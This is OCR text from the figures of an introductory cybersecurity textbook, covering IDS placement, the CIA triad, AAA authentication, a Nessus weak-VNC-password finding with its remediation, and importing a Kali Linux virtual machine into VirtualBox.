

Internet
IDS is connected on a SPAN (mirror) port on the switch.
Firewall
IPS
Router
Internal Network
IDS


Chapter 3: Discovering Security Concepts








Confidentiality
Integrity
Availability



Processes
Runbook
(Playbook)
Tools
Workflow



Vulnerabilities
Risk
Reduce Risk
Security Control
Threat Actor
Exposure



User attempts to log in to the switch
1
Internet
Switch queries the AAA server for user verification
2
AAA server responds with authentication and authorization policies
3
AAA server



Internet
Malicious traffic is blocked by the firewall
Firewall
Router
Internal Network

Chapter 4: Understanding Security Principles









Hosts 1 | Vulnerabilities 60 | History 1

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.


Solution


Secure the VNC service with a strong password.


Output


```
Nessus logged in using a password of "password".
```


Port	Hosts
5900 / tcp / vnc	10.10.10.100



Name
Date modified
Type
Size
Security Onion
03-Nov-20 10:20 AM
File folder
kali-linux-2020.3-vbox-amd64
31-Oct-20 4:03 PM
Open Virtualizatio...
3,374,564 KB
844,810 KB
105,545 KB
5,380,798 KB
5,172,572 KB
1
Open with VMware Workstation
Share with Skype
7-Zip
CRC SHA
Edit with Notepad++
Scan with Microsoft Defender...
Share
2
Open with
Give access to
Restore previous versions
Send to
VirtualBox Manager
3
VMware Player
VMware Workstation
Search the Microsoft Store


Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
Kali-Linux-2020.3-vbox-amd64 1
Product
Kali Linux
Product-URL
https://www.kali.org/
Vendor
Offensive Security
Vendor-URL
https://www.offensive-security.com/
Version
Rolling (2020.3) x64
Description
Kali Rolling (2020.3) x64...
Machine Base Folder:
D:\Virtual Machines
MAC Address Policy:
Include only NAT network adapter MAC addresses
Additional Options:
Import hard drives as VDI
Appliance is not signed
Restore Defaults
Import
Cancel


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
Kali-Linux-2020.3-vbo...
Powered Off
Click Settings
General
Name: Kali-Linux-2020.3-vbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 4098 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Preview
Kali-Linux-2020.3-vbox-amd64


Kali-Linux-2020.3-vbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: NAT
Name:
Advanced


kali
Cancel
Log In

